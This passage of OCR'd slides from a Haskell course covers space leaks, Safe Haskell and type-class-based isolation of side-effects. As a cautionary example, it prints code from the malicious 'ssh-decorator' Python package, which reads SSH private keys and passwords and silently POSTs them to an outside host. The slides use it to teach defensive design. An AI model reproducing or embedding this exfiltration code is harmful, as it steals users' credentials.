reduce''  f acc (x:xs) = reduce'' f acc' xs
  where !acc' = f acc x

main =
  putStrLn $ show $ reduce     (+) 0 xs -- space leak when no {-# LANGUAGE Strict #-}
  --putStrLn $ show $ reduce'  (+) 0 xs -- no space leak with `seq`
  --putStrLn $ show $ reduce'' (+) 0 xs -- no space leak with `!` (bang)
  where
    xs :: [ Integer ]
    xs = [ 1 .. (1 .<. 31 - 1)]
```

Profiling (Stack Overflows + Space Leaks)




`reduce (+)` which has a space-leak (crashes)

Profiling
(Stack Overflows + Space Leaks)




`reduce (+)` with `{-# LANGUAGE Strict #-}` on top

Profiling (Stack Overflows + Space Leaks)



`reduce' (+)` no space-leak with `seq`

Profiling (Stack Overflows + Space Leaks)



`reduce'' (+)` no space-leak with `(!)` (bang)

Profiling: Tasks

- **Tasks 05**:
  - a) Implement a naive byte counter and profile it:
    - Example: `cat naive_count | ./`**`naive_count`**` +RTS -h`
    - Hint: Data.ByteString.Lazy.interact
  - b) Add an accumulator to the naive byte counter and profile it:
    - Example: `cat acc_count | ./`**`acc_count`**` +RTS -h`

Note: Generate a graphical visualization for both with

`hp2ps -c naive_count.hp` and `hp2ps -c acc_count.hp`

Program

- A few basic concepts to get started
- The Haskell Tool Stack (scripts, applications and packages)
- Domain modeling with Types
- A few high-order functions that will be used again and again
- Testing with Hspec and QuickCheck
- Profiling to avoid stack overflows and space leaks
- **Safe applications and packages**
- Isolating and granulating side-effects

Safe
(Purity vs effects)

- In Haskell there is a clear separation, which is enforced by the type system and the compiler, between pure code, always evaluates to the same output value given the same input and does not cause any side effect such as mutation of mutable objects or output to I/O devices, and code that does produce effects:

Code branches	**Parent IO effect**	**Parent Pure**
Child IO effect	Code with effects	Compile error
Child Pure	Code with effects	Pure code

Note: All Haskell applications have a parent code branch with IO effects. If this wasn't the case, we wouldn't be able to provide input or see the output (IO) of the computation and therefore it would be a waste of time to execute any application

Safe (Purity vs effects)

- In some cases, in order to increase performance, this clear separation can somehow be bypassed with referential transparency. Example

```
λ> import System.IO.Unsafe
λ> reftrans = unsafePerformIO $ pure =<< getChar
λ> :t reftrans
λ> reftrans :: Char -- No trace of IO ...
```

- When this happens, we can't no longer devise the side-effects in the signatures and the type system and the compiler will not be able to help us anymore

Safe (Purity vs effects)

- To ensure that impurity can’t be hidden under referential transparency, the following must be added on top of all your files (ad-hoc) and then avoid “Launching the missiles”:

  ```
  {-# LANGUAGE Safe #-}
  ```

- Or just added as compiler flags (preferable):

  ```
  … -XSafe -fpackage-trust -trust=base …
  ```

Safe: Tasks

- **Tasks 06**:
  - a) Import the safe package Data.Time to your script
  - b) Import the package Data.Aeson to your script

  Note: When executing the scripts, ensure that both have the safe language pragma or compiler flags. Also, packages are imported to scripts by simple adding:

  ```
  #!/usr/bin/env stack
  {- stack
     --resolver lts-12.0
     --install-ghc
     script
     --package time
     -
  -}
  ```


Program

- A few basic concepts to get started
- The Haskell Tool Stack (scripts, applications and packages)
- Domain modeling with Types
- A few high-order functions that will be used again and again
- Testing with Hspec and QuickCheck
- Profiling to avoid stack overflows and space leaks
- Safe applications and packages
- **Isolating and granulating side-effects**

Side-effects (Isolating and granulating)

- As mentioned in the previous section, all Haskell applications have a parent code branch with IO effects. This is what allow us to create all kind of applications (equivalence with Turing complete languages)
- Now, it's always not the case that if you allow a sub-section of your code to have side-effects, it should be all side-effects that should be done.
- An example could be that we want to send sensitive data to a database, but we don't want our subcontractor, who handles that part of the code, to be able to send to their servers that sensitive information

Side-effects (Isolating and granulating)




```python
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

```python
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

ssh-decorator (Python package) leaks your SSH data

Side-effects (Isolating and granulating)



Twitter Support @TwitterSupport · 10 t.

We recently found a bug that stored passwords unmasked in an internal log. We fixed the bug and have no indication of a breach or misuse by anyone. As a precaution, consider changing your password on all services where you've used this password.

Keeping your account secure

An update on your account security.

blog.twitter.com

1,3 td 23 td 13 td

Twitter and GitHub logs your passwords in clear text

Side-effects (Isolating and granulating)

```
granulated
  ::
    ( Effects.ConsoleOutM      m
    , Effects.DateTimeM        m
    , Effects.SpecificWebsiteM m
    )
  => m ()

main
  :: IO ()

...

main =
  granulated
```


Side-effects (Isolating and granulating)

```
class Monad m => ConsoleOutM m where
  putStrLn' :: String -> m ()


class Monad m => DateTimeM m where
  getCurrentTime' :: m UTCTime
  getCurrentDate  :: m (Integer,Int,Int)


class Monad m => SpecificWebsiteM m where
  parseRequest' :: String  -> m Request
  httpLbs'      :: Request -> Manager -> m (Response L8.ByteString)
  httpNoBody'   :: Request -> Manager -> m (Response ())
  tlsManager    :: m Manager
```

Side-effects (Isolating and granulating)

```
instance ConsoleOutM IO where
  putStrLn'
    = putStrLn

instance DateTimeM IO where
  getCurrentTime'
    = getCurrentTime

  getCurrentDate
    = getCurrentTime >>= return . toGregorian . utctDay

instance SpecificWebsiteM IO where
  parseRequest' relativeUrl =
    parseRequest $ Domain.uri ++ relativeUrl

...

uri =
  "https://specificwebiste.com"
```

Side-effects (Isolating and granulating)



All effects (IO) vs granulated (Console Output ∪ DateTime ∪ Specific Website)

Side-effects (Isolating and granulating)

- So it's very **easy to argue** that the **design** and architecture **will be enforced** through the **hole application** by using this approach
- It will also **easy** the **understanding** for **experts** and maybe even **end-users**, as **they can see** that the **application** actually **does what it states**

Side-effects (Isolating and granulating)

- And **if somebody** tries to **modify the application**, with bad intentions, it **will require major design and architecture modifications**, which can **easily be spotted**
- Speaking about "**Privacy by Design and Default**" **done right** !!!

  Note: And the best part, is that **you** actually **don't have to trust me**, you just have to **rely on** a piece of **technology** which is **built on** some sound **Computer Science** and **Mathematic** foundations (ex: Using Monads to granulate side-effects, even if applications can't be marked as SAFE)

Side-effects: Tasks

- **Tasks 07**:
  - a) Limit your script so it only can print to the console
  - b) Add support so it can also read input characters

  Note: We are going to re-use the same approach that we used for Tasks.03.b when creating instances for Type-classes

Summary

- **αΩ** for most functional programming languages is **composition** both for functions as well as ADT
- Use Type (Domain) Driven Development (**T/DDD**) to model your business logic
  - Use **module encapsulation** for **Making Ilegal States Unrepresentable** (MISU)
- **HOF** + **Type-classes** will allow you to re-use the same concepts over and over again
- It’s possible to thoroughly **test** (Hspec + QuickCheck) as well as **profile** code in order to avoid memory issues and therefore ensure a better performance
- Usage of **safe** code combined with **isolated/granulated effects** which ensures that the application does exactly what it’s **designed** for. Important in these days (**EU GDPR**)
  - In other words, **Stay Pure, Isolating Side-Effects** (SPISE)
- **Correctness + safety $\gg$ performance**

  Note: The notation $\gg$, reads much greater than

Summary

Correctness + safety ≫ performance

There is a reason we don't fly with these anymore ...